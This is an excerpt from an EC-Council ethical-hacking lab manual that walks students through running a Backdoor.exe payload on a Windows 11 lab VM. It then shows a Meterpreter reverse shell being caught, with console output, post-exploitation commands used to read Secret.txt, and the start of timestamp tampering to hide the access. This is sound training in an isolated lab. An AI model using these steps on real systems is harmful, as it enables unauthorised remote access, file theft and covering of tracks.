
18. Switch to the **Windows 11** virtual machine.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
20. Click **Backdoor.exe** to download the file.

21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

    Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.

25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

30. Type **ls** and press **Enter** to list the files in the current working directory.



31. To read the contents of a text file, type **cat [filename.txt]** (here, **Secret.txt**) and press **Enter**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Now, we will change the **MACE** attributes of the **Secret.txt** file.

    Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

